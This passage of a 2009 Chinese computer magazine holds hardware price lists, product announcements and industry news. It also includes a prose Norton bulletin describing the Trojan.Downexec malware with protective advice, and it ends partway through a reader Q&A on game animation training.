▲随着中高端显卡产品的不断走低，不少用户对其趋之若鹜，毕竟过了这村就没这店。不过对于一般家庭应用的电脑而言，其平时主要用于办公、欣赏高清电影，闲时用来玩玩主流的游戏，注重的是综合能力。预算在600元~700元是比较合适的，若是再多花个几百元去单方面地追求游戏画质的提升，大可没有必要。

硬盘

型号	平均价(元)
IDE	
希捷 160GB 7200.10/8MB	350
希捷 250GB 7200.10/8MB	405
西部数据 160GB 7200/8MB	320
西部数据 320GB 7200/8MB	390
日立500GB 7200/16MB	460
SATA	
希捷 320GB 7200.10/16MB	345
希捷 1TB 7200.12/32MB	645
西部数据 640GB 7200/16MB	435
西部数据 808GB 7200/32MB	499★
日立 1TB 7200/32MB	545★

▲对于高清存储，用户往往注意容量，而忽略了各品牌产品之间的性能差异。就像同为1GB的希捷、西部数据、日立的产品，其内部的盘片数是不一样的，依次为2、3、5，这也就使得单碟容量不同。单碟容量越高的，它的磁道数和磁道内线性磁密度也就越高，这有益于减少磁头的寻道时间，也就是说三者中希捷1TB的速度要稍好一些。

内存

型号	平均价(元)
金士顿 2GB DDR2 800	160
金士顿 2GB DDR3 1333	200
威刚 1GB DDR2 800(万紫千红)	90
威刚 2GB DDR2 800(万紫千红)	165
创见 1GB DDR2 800	90
创见 2GB DDR2 800	155★
金邦 2GB DDR2 800(千禧)	160
金邦 2GB DDR3 1333(千禧)	205
宇瞻 2GB DDR3 1333	105
宇瞻 2GB DDR2 800	155
三星 1GB DDR2 800(金条)	95
三星 2GB DDR2 800(金条)	150★


▲相对近180元的高价，2GB DDR2 800内存的价格已有小幅回落，不过就现在的行情来看，其还将保持高位运行一段时间。基于目前的高价位，市场上出现了不少假冒名牌的假内存，例如：假金士顿，用户在购买时一定要格外的注意。不过对于金士顿内存，用户可以采用拨打电话、发送短信、上网查询三中途径来鉴别内存的真伪。

显示器(LCD)

型号	平均价(元)
22英寸	
LG W2261VP	1450
三星2243EW	1249
飞利浦220CW9FB	1260
飞利浦220CW9FB	1260
戴尔 2208WFP	1299★
24英寸	
Acer V243HQ	1230
优派 VA2413wm	1250
AOC 2490Vw	1299★
明基G2411HD	1399
三星 2494HS	1490

▲如今显示器是便宜了，可选起来可没那么轻松，尤其是对入门用户，且不说品牌众多，就是同一品牌下同一尺寸也有多款型号。主打是性能价格的集中体现，如果知道各品牌的主打产品，挑选起来则会事半功倍。下面是一些品牌今夏的主打产品供用户参考：三星 P2370G、AOC 2434Pw、LG W2254TQ、戴尔 2209WA、飞利浦 220X1。


高性价比技嘉GA-EP41-UD3L主板



技嘉超耐久3代的双倍铜设计引起了不少用户极大的兴趣，然而，我们显然并不能要求每个用户都去通过购买P45、P43芯片组来体验双倍铜的魅力。低端用户或许并不要求太高级的功能，但对产品品质的追求是所有用户的共同愿望。技嘉GA-EP41-UD3L主板这款特别的产品正是为满足低端用户的需要而来。技嘉GA-EP41-UD3L主板使用了G41北桥+ICH7南桥的配置，采用ATX大板设计。该主板可以支持包括Intel最新的45nm处理器在内的市面上几乎全部LGA775接口Intel处理器产品（较老CPU型号请参照官网的处理器支持列表），最高可以原生支持1333MHz FSB。双倍铜+全固态设计是技嘉EP41-UD3L主板的亮点之一，该主板其PCB中的电源层和接地层都采用2盎司的纯铜设计，PCB可以承受比以往更高的电流量，额外的电能损耗和发热也会降低。（姚雯）

649元 | 800-820-0926
www.gigabyte.com.cn

经济型酷睿2装机主板精英P43T-A2



有了好的CPU，还要有一款性能稳定，而且超频能力也不错的主板。全球板卡领导厂商精英电脑的黑尊龙P43T-A2主板，虽然不属于BLACK系列，但是价格方面却非常具有竞争力，比市场同类产品要便宜不少，性价比极高。精英黑尊龙P43T-A2采用紫色的PCB板设计，基于Intel P43北桥芯片，主板最大能支持1333MHz前端总线的LGA 775处理器，这其中还包括最新45nm处理器的E7000系列。主板提供了4条DDR2内存插槽，支持双通道DDR2 1066/800/667MHz内存规格，最高支持16GB内存容量。扩展部分充分考虑了主板之后的升级性，提供了1条PCI-E 16X显卡插槽，支持PCI-E x16 v2.0。另外还提供了3条PCI-E 1X以及2条PCI扩展设备插槽。供电部分采用3相供电模块，用料也非常豪华，采用高品质的半封闭式扼流线圈和高品质固态铝壳电容，从而有效地保证了CPU的稳定工作，为整套配置的超频打下了基础。（米彬）

549元 | 010-82676699
www.ecs.com.cn

汉王科技领跑国际电纸书市场

2009年5月，国际识别领域巨头汉王科技在中关村软件园隆重举行了全球首款手写电纸书（5英寸屏幕）新品发布会。N518手写电纸书采用汉王电磁板技术，实现手写、键盘双触控操作，率先在电子阅读器上实现了读与写的同步进行。N518支持用户对文本文档进行即时手写批注，可以根据需要流畅地书写便笺与记事，并支持文档搜索功能。此外汉王手写电纸书还预装2000册正版图书，这在其他同类产品中绝无仅有。N518将“可读可看”与“可圈可点”完美结合，使电纸书的阅读更加接近传统阅读，为数字化阅读终端产品设立了新标准。汉王手写电纸书的问世，意味着中国率先在电子阅读器上实现了读和写的完美同步，也意味着中国首次在电子阅读设备领域走到了世界第一。（张博）





2980元 | 400-810-8816
www.hanwang.com.cn

纽曼500万像素MP6 F6媲美专业相机

纽曼MP6 F6主要具有视听、拍照、摄像三大功能，是MP5、照相机、摄像机的一个集合体。尤其是它500万像素的摄像头，可以与专业的相机媲美。F6外形尺寸只有105.1mm×52.1mm×10.0mm（以实物为准），具有3.0英寸的TFT液晶屏，重量只有81.8克，并且采用先进的触控技术。这是一般的相机和摄像机都无法比拟的精巧尺寸和重量。500万像素满足您各种拍摄需求。有了F6，您在看电影、听音乐的同时，还可以随时记录身边的人、事、物。只要开启F6，各种景象皆可随时记录。F6支持RM、RMVB、FLV、MPG、DAT、AVI、MP4、WMV、3GP、ASF视频直接播放，MP3、WMA、OGG及APE、FLAC双无损压缩格式音乐播放，支持外放。此外，F6还具有FM广播调频、搜索、存台、内录、阅读、文件管理、可扩存储等一系列功能。（米彬）

439元（4GB）、499元（8GB） | 010-62966688、62968866
www.newsmy.com/shop/






三重引擎 梅捷最强整合性能A79GM3+

作为一款具备三重性能引擎的主板产品。梅捷SY-A79GM3+受到了市场的足够关注。在用料方面，该主板采用一体化热管系统及整板全固态电容设计，豪华的用料在790GX主板中优势尽显。参数方面，产品采用了AMD 790GX+SB750芯片组，支持最新AM3处理器。产品提供了四根内存插槽，同时支持DDR2/3内存规格。磁盘方面提供了6组SATAII接口，并采用全高清接口设计。而性能方面凭借DDR3内存/集成128MB DDR3显存/支持AM3处理器等优势，使梅捷SY-A79GM3+成为目前性能最强悍的整合主板，推荐对整合主板有高要求的用户选择。**（李隆）**

699元 | 020-38731788
www.soyo.com.cn

399元昂达VX555HD上市

近日，昂达3.0英寸屏入门级高清MP4 VX555HD正式上市，售价颇为震撼，8GB仅售399元。这无疑是高清史上从未有过的低价，相信也将正式拉开一场新的高清普及风暴。强劲的华芯飞CC1600四核处理芯片，无需任何转换，能轻松实现对720p高清（分辨率1280×720）RM/RMVB/AVI/FLV视频格式的直接支持。强劲的解码功能，足以轻松应付高达10M码流率的极限挑战。无色块、拖影、停顿、掉帧。全球音频巨头Cirrus的最新力作CS42L52音频芯片，与APE/FLAC无损压缩音乐格式的支持，保证了纯真音质的完美呈现。色差分量视频输出，可将完美的影视效果呈现在电视机等终端设备上。无线车载发射、FM收音（可存储30个电台）、高清录音、电子书阅读、图片浏览、多任务操作等功能应有尽有。**（李隆）**



399元（8GB） | 020-87636363
www.onda.cn/



供电再升级，索泰GTX260首发版即将到货

索泰近日更新了旗下GTX260-896D3首发版的信息，将零售版的供电部分也做了加强升级，并享有三年免费质保。这款显卡采用由ZOTAC和AC共同定制的Accelero Xtreme GTX风扇，更具质感的玛雅黑扇页和特别版的Logo贴纸，彰显玩家个性。使用自主开发的10层完全非公版炫黑PCB，以GTX 285为原生设计，领先的6+3相供电可谓不计成本，令供电转换效率更进一步提升到80%。搭配14颗三星1.0 GDDR3显存颗粒，构成896MB/448bit的规格，核心/显存频率576/2000MHz，初看频率并不突出，但凭借AC强悍的风扇超频能力，索泰GTX260-896D3首发版在测试中可轻松超频到700/2400MHz，性能提升高达20%。**（李隆）**

1399元 | 0755-83307560-889
china.zotac.com

音质尤物 创舰C-330

创舰C-330采用有源电子分频倒相式重低音设计，精心校调，音质出众。全木质箱体，最大限度杜绝谐振和箱声。低音炮支架造型，后现代感十足。优质5.25英寸复合盆重低频喇叭，素质优秀，使低音更醇厚强劲。3英寸软膜球顶帽卫星箱单元，确保音质自然细腻。全进口高保真功率放大器设计，动力惊人，失真小，可靠性高。**（李隆）**

299元 | 4007008980
www.cjctone.com

新品上市 · EXPRESS

谷歌中国发布"谷歌搜索百宝箱"

一个简单的搜索关键词、加上几次点击，用户就可以根据自己的需求重新提炼或组织搜索结果，从而获得更准确的信息。这些是不是你一直需要的？在整合搜索发布两周年之际，谷歌中国再次突破，正式推出"谷歌搜索百宝箱"，开始了"搜索以人为核心"的革新和实践。同一个搜索词，不同的用户有不同的解读和需求，以往的搜索中，用户需要通过尝试不同的搜索关键词来找到自己所需的信息，今天，用户无需再为选择"恰当的关键词"烦恼，只要输入一个简单的关键词，选择"谷歌搜索百宝箱"平台上的小工具，谷歌就可以根据用户的意图，重新提炼或者组织搜索结果，帮助用户获取更加贴切的信息。首批推出的"谷歌搜索百宝箱"工具包括时光隧道、神奇罗盘、时间限制等 7 类搜索结果定制工具。**（张勇）**

263 发布 EM 新品迈入统一通信



日前，263 网络通信股份有限公司在京召开新闻发布会，对外公布了 263 基于"通信因管理而统一"理念的统一通信产品——263EM，一款具有管理功能的企业统一通信平台。作为 263 统一通信产品，此次发布的 263 EM 核心是利用其面向企业的管理平台机制对企业通信工具进行整合，并通过统一界面、统一认证来实现统一管理，将即时通讯、企业邮件、网络传真、电话会议、公告栏等目前中小企业最常用的通信服务相互打通，同时以企业组织结构为出发点，自动生成联系人列表，并与 263 企业邮箱的通讯录同步更新。这表明 263 将核心业务聚焦在企业通信市场，也标志其从以电子邮件单一通信服务提供商升级为企业通信整体解决方案提供商，也体现出 263 的服务从产品功能导向转变为客户需求导向的意图。**（陈荣贵）**

ThinkStation D20&S20 工作站发布

2009 年 5 月，联想在京发布了全新的 ThinkStation D20 和 S20 工作站产品，通过搭建 NVIDIA Tesla C1060 GPU，可额外提供相当于 240 个内核同时并发的万亿次数学处理能力，为计算机辅助设计、数字内容制作、石油天然气及科学研究等领域的用户提供了等同于一个群集的超强计算性能。凭借最新 ThinkStation D20 和 S20 工作站产品，专业人士可以在自己的桌面上处理复杂的、数据密集型的计算。这不但帮助专业人士提高了其创新速度，也大大缩短了将创意转化为现实的时间。**（西浩铭）**

华硕推出全新 K 系列笔记本



华硕日前推出了覆盖 14 英寸至 17.3 英寸领域的英特尔、AMD 全配置机型——K 系列，该系列包括 14 英寸、15.6 英寸和 17.3 英寸三种规格 LED 背光屏，主要面向年轻时尚学生族和家庭用户。融合了华硕独家领先的 IceCool 散热设计，笔记本在运行中能保持腕托处温度低于体温 25%，手掌作息区始终维持在最适宜人体接触的 25℃～28℃之间。在显示芯片配备方面，K40IN 和 K50IN 均配备全新 NVIDIA GeForce G102M 集成显示芯片，通过全新技术实现独立显存高达 512MB。K70IO 则搭配了最新顶级独立显示芯片 NVIDIA GeForce GT 120M，显存高达 1024MB，高清影音和 3D 游戏都十分尽兴。K40AB、K50AB 和 K70AB 三款机型配备了 ATI Mobility Radeon HD4570 强劲的独立显示芯片，强大合力畅快支持网络最新 3D 大作。**（西浩铭）**

魅族 M8 手机时尚白盛装首发

2009 年 5 月 9 日，魅族科技举办的"炫白新装 魅舞时尚 M8 时尚白 瞩目上市"首发活动在北京西单大悦城炫丽登场。魅族北京的渠道精英、各大报刊网站的新闻媒体记者，以及魅友等众多业内人士参加了此次盛会。魅族 M8 手机采用 Mymobile 操作系统及 667MHz 主频处理器、256MB 运行内存的系统配置，配备了 3.4 英寸、480×720 像素、1600 万色全视角电容式触摸屏，为消费者提供了接近 PC 的网络浏览体验。全面支持主流格式文件的多媒体播放的同时，还具备了重力感应、环境光线感应、多点触摸等高新技术，开放式软件开发平台更可以让手机功能得到无限扩展。随着时尚白色款的 M8 手机上市，经典黑、时尚白将带给您两种完全不同的体验。**（西浩铭）**

Dr.eye 译典通 9.0 全球上市

5 月 26 日，英业达在北京宣布正式启动软件魔方战略，其革命性产品 Dr.eye 译典通 9.0 将全球上市。本次最新上市的 Dr.eye 译典通 9.0，率先采用了"量身定做"的模式，这与目前市场中所见的翻译产品有着本质的不同，其在翻译服务和销售模式上有了质的突破。这款新品不仅从传统角度丰富完善了辞典、翻译等基本功能，而且汇集了诸多互联网应用新功能，更在销售模式上启用了"租赁"、"量身定做"的新服务模式。用户想用什么功能就买什么功能，既节省费用，又提高软件的运行效率。英业达（上海）有限公司总经理邱全成表示，翻译软件市场目前已经进入一个拐点。**（白斌）**

业界资讯 · EXPRESS

爱国者率先突破售后服务瓶颈

爱国者作为中国消费电子领域的代表品牌，在产品品质精益求精的同时，利用自身资源，运用创新思维开始突破，自建渠道，降低硬件成本。创新的服务手段能够提升服务质量，使整体售后服务逐步向全面化、人性化、便捷化推进。2009 年初启动的"阳光服务升级"活动包括：第一，新增上门服务，让消费者全程感受阳光服务。该项服务在北京、南京、西安、济南、沈阳、广州 6 个城市同步展开，逐步推向全国范围。第二，开展快修服务，继续缩减维修周期。第三，尝试尊贵服务，为 VIP 用户定制了特别"菜单"。消费者可根据自身需求挑选，不仅可以电话预约服务，还可享用"绿色通道"，享受专人工程师的专奉服务。此外，不同的 VIP 增值功能还在优惠项目上有所区别。为支持此次服务升级，爱国者阳光服务热线 400-610-6666 还特意开辟了线路接受客户的详细咨询。**（张博）**

携手英特尔 进入并行时代

英特尔公司于 2009 年 5 月中旬在北京成功举办了 2009 年软件大会，就并行化、软件优化、高性能计算（HPC）及多核心等诸多技术进行深入研讨。同时，英特尔公司软件产品部全球业务发展与营销总监、首席软件专家 James Reinders 先生也提供了关于并行化与多核技术的最新优化策略，使中国客户能够更好地分享多核产品带来的高性能应用。作为芯片创新领域的领先厂商，英特尔公司一直致力于开发技术、产品和计划，从而不断改进人们的工作和生活方式。英特尔公司于 2005 年 4 月发布的史上首款双核处理器奔腾 EE 840，将人们从单核时代带入了多核时代——在显著提升终端计算性能的同时，大幅降低系统能耗。现在，英特尔公司又研究出了具有 80 个内核、世界首个具有万亿次浮点运算性能的可编程处理器。**（张锐锋）**

22 英寸宽屏入驻网吧 AOC 再获行业签单



随着网吧从单纯的网络游戏场所演变为综合性的网络娱乐会所，针对这一特定行业市场推出的大屏显示器日益受到青睐。近日，AOC 在重庆再次获得一个网吧行业的签单。网吧主在此次采购硬件设备时，只考虑业内知名的显示器品牌，最终选择 AOC，不仅因为它具有较高的性价比，还因其在业内拥有较高的品牌美誉度。另外，AOC 提供的"123 随心服务"也是一项极具价值的关键要素。1 个月免费更换、2 年免费上门维修、3 年整机全保的售后服务，让网吧业主少了很多后顾之忧，大大降低了后期维护成本。此次采购的 2219Vg、F22 这两款产品外观时尚、性能卓越。其中 2219Vg 拥有 16 ∶ 10 的 22 英寸宽屏幕，支持 1680×1050 分辨率。F22 配备了 1920×1080 的全高清分辨率和 30000 ∶ 1 的动态对比度。**（米彬）**

漫步者耳麦圆满完成江苏中考英语考试项目



4 月底，江苏省中考英语听力考试结束。与往年不同，今年江苏中考英语"听力"、"口语"考试两考合并，采用全国首次试点的"人机对话"模式。通过两天的考试，学生、老师等各方均反应良好，考试过程也非常顺利。由漫步者为此次考试提供近 10 万套专用 USB 耳麦产品，在江苏 13 个市 2500 个考点 90 万初三中考生实际考试的使用过程中，无一例出现故障，受到江苏省教育部门的高度肯定。漫步者是目前国内最有影响力的多媒体音响品牌之一，长期以来都专注于音频产品的研发制造，此次成功配合江苏考试项目，也展现出漫步者在音频领域深厚的研发实力和技术积累。**（姚雯）**

投稿 | yngpqz@cfan.com.cn

Norton from symantec 诺顿病毒播报

W32.QAKBOT

病毒分析：

Trojan.Downexec家族的最新变种会将自身拷贝到Temp目录下并重命名为explorer.exe——这同常用的浏览器文件名完全一致。伪装为explorer文件的病毒启动后，会释放恶意文件pcidump.sys，并启动一个线程用作监控Windows文件保护窗口，一旦找到就将其关闭，使用户无法通过这种途径将系统文件还原。病毒还会修改Hosts文件以阻止计算机对某些站点的访问。另外，病毒会感染硬盘上满足过滤条件的HTML和EXE文件，感染后的文件在运行时都会下载并执行恶意代码。被感染的EXE文件会变大，增加的内容就是执行下载功能的恶意代码，赛门铁克安全响应中心已将此类被感染的文件命名为Trojan.Downexec.D!inf。

该病毒变种通过将自身拷贝到存储设备的每个分区并写入对应的autorun.inf文件的方式传播。此外，为了躲避杀毒软件的查杀，它还会周期性地去尝试下载最新的病毒版本。

病毒名称：Trojan.Downexec
病毒类型：木马
受影响的操作系统：Windows 95/98/2000/Me/XP/Vista/NT, Windows Server 2003

诺顿安全专家建议：

1. 诺顿防病毒软件的创新"脉动更新"功能会每隔5～15分钟自动下载最新病毒定义库和产品，并更新至用户计算机中，从而有效保护计算机免受变化多端的病毒攻击。
2. 禁用操作系统的"自动运行"功能。
3. 没有安装安全软件的用户可以访问http://www.symantec.com.cn/trialware下载诺顿360（3.0版）、诺顿网络安全特警2009或诺顿防病毒2009试用版，对病毒进行查杀。
4. 使用诺顿2006版本及之后产品的现有用户，可以免费将产品升级至诺顿2009版本，升级网址http://www.symantec.com.cn/nuc。

赛门铁克中国安全响应中心简介

赛门铁克公司成都响应中心设立于2008年2月，将与位于全球各地的安全响应中心共同协作，针对当前威胁和安全风险进行监控分析，主动识别并分析新型威胁，并将作为中国互联网安全威胁现状的窗口，为本地以及全球用户提供更为强大的覆盖力度，从容应对新型威胁。

BenQ 32英寸液晶电视VK3211中标家电下乡

伴随家电下乡等激励性政策全面启动，中国液晶电视市场表现得极为活跃。为满足市场对32英寸机种的庞大需求，全球3C产业领导品牌明基BenQ于日前推出最新款32英寸高清液晶电视BenQ VK3211。BenQ VK3211高清液晶电视采用明基友达集团特A级液晶面板，不仅品质出众，更兼具AMVA超广视角技术，除带来178度全视角享受外，更完美解决肤色等特殊色彩的视角失真问题，亦可同时让画面暗部的层次表现得更为分明、更加清晰，且将画面对比度大幅提升至3000：1。VK3211共带有6种视频接口，除两组先进的HDMI数字高清多媒体接口外，还包括TV/AV/S-Video/色差/D-sub等，可方便家庭用户连接数字电视机顶盒、DVD影碟机、蓝光播放器、XBOX、PS3游戏机等多种设备。（**姚雯**）

瑞星成为微软MAPP合作伙伴 国内用户可第一时间获得微软漏洞补丁

近日，瑞星公司和微软公司达成协议，成为目前国内唯一一家微软MAPP安全软件合作伙伴。自即日起，瑞星可以在微软发布补丁之前，提前获取漏洞的相关信息，并第一时间升级漏洞特征库。这意味着，中国内地的用户可以利用瑞星产品，在最短时间内获得最全面、准确的系统漏洞补丁，大大提高了用户防范新木马病毒和黑客攻击的能力。微软MAPP计划全称为Microsoft Active Protections Program，该计划的目的是为了整合全球安全方面的资源，经过严格考核的顶级安全厂商，可以提早获取微软漏洞的相关信息。IBM、思科都是加入该计划的早期成员。目前，国内仅有瑞星和另一家企业级硬件厂商加入了该计划，瑞星是国内安全软件领域的唯一成员。（**白斌**）

联想创新科技闪耀科博会

2009年5月20日，联想集团在第十二届北京科博会上展示了众多创新科技成果，奏响了科博会科技创新最强音。在北京国际展览中心，联想以"世界因联想更美好"为主题的展区吸引了来自全国各地的观众，他们亲身体验了联想的创新科技产品和联想带来的绿色健康的数字生活。作为国际领先的PC厂商，联想集中展示了笔记本、台式机、一体电脑、服务器、外设产品等领域的自主创新技术和科技研发实力。同时，作为具有社会责任感的国际化企业，联想还全方位展示了绿色节能设计和环保技术创新，并多角度体现了联想服务农村用户和助力中小企业成长的全面举措。联想的科博会展区划分为科技引领未来区、科技绿色环保区和科技惠及大众区三大区域。（**杜昕**）

活动促销 · EXPRESS

龙腾端午 Razer（雷蛇）犒赏三甲

作为专业游戏外设领域的顶级品牌，Razer（雷蛇）产品以其精确度、灵敏度、可用性和产品设计的独创性在全球范围内获得高度评价，并获得了众多世界大奖。Razer奉行尽善尽美的价值理念，在游戏外设技术领域，Razer产品始终把"始于玩家，赋予玩家"的理念放在首位。为了回馈广大玩家对Razer的厚爱与支持，2009年5月26日至6月30日，Razer推出主题为"龙腾端午 Razer（雷蛇）犒赏三甲"的促销活动。请广大用户认准讯宜防伪标贴，享受全国联保，具体可以登录http://www.orbbit.com。本次活动涉及的产品很多，价格方面都有较大优惠，且个位数都以"5"为结尾，可谓别出心裁。促销的产品或套装如下：煞魔蛇小号（简包），95元/2个；煞魔蛇小号（彩包）+重装甲虫（小号），185元/3个；金环蛇+螳螂王，235元/个；煞魔蛇大号+重装甲虫（大号）255元/个。（**米彬**）

乐味耳机MH03试听会完美谢幕

近日，乐味耳机深圳生产基地举办了"高山流水遇知音"的乐味MH03的试听会，广州和深圳各大高校的众多学生朋友报名参加了本次试听活动。活动中，通过乐味耳机事业部经理袁慧君先生的介绍，同学们对乐味耳机的"好听、耐用"的品牌诉求有了更深的认识。在耳机盲听大PK环节中，乐味MH03最终得到同学们的认可，获得冠军。乐味耳机试听活动在欢快的气氛中接近了尾声。会后，很多同学申请成为乐味耳机的黄金会员，获得5折购买耳机的特权。本次试听活动让更多的学生朋友体验到了"好听、耐用"的MH03的独特魅力。据悉，乐味耳机MH03北京试听活动即将举办，敬请期待。（**李隆**）

CF [YP32]

游戏学院 GAME ACADEMY

未来的游戏我来做！

动漫游戏之高级特效、手机游戏篇

来信一：高级特效制作

读者李妍来信：

我是一名美术院校的学生，掌握了一些Photoshop、3D MAX的基础操作。但是我想成为一名3D高级动画设计师，日后进入影视和动画行业，寻求更好的发展。请问，如何才能尽快实现这一目标？


汇众教育动漫游设计制作专家回复：

李妍你好！

要成为一名3D高级动画设计师和特效师，首先要掌握Maya动力学和Maya特效制作的基本知识。如：Maya动力学中的Maya的粒子技术、Maya的刚体与柔体技术；以及Maya特效制作中Maya的Paint Effect笔刷特效技术、Maya的长发动力学技术、Maya的毛发技术和Maya的布料动力学技术等。

目前，数码动画设计师主要分为两个方向，即影视动画方向和游戏动画方向。以培养影视方向的动画设计师为例，通常学员必须经过三个阶段的严格训练。第一阶段是二维动画创作，包括故事板绘制、原画创作、动画绘制、人物、脚本、分镜、构图、造型、场景设计、人物与动物动作及运动规律等，近三个月才能完成；第二阶段是三维动画创作，包括建模、材质、灯光与渲染、基础动画、角色动画等，近四个半月才能完成；第三阶段是影视专业课程，包括动画剧本创作、导演理论、表演艺术、视听语言及影视后期等，至少也需要半个月的时间。通常，学员只有经过如此系统化、专业化的学习，才能达到直接参与二维动画影视制作的水准，成为一名真正的数码动画设计师。

因此，想要尽快实现自己的目标，光靠摸索是远远不够的。汇众教育"云培训"体系充分体现了系统学习和职业训练的优势。它不仅针对学员的特点，注重对游戏开发实际工作中综合能力的培养。使学员通过对汇众教育Maya动画制作、特效制作、动画合成与Maya动力学等课程的学习，并配合项目实训，自己动手制作物体运动及动力学动画。同时，"云世界"教学平台所提供的职业素质培养，确保学员能够使用高级特效工具制作出高水准的动画作品；并凭借对整个动画制作流程的深入理解，能够独立完成复杂动画及特效，成为一名出色的3D高级动画设计师。



来信二：手机游戏开发

读者刘佳来信：

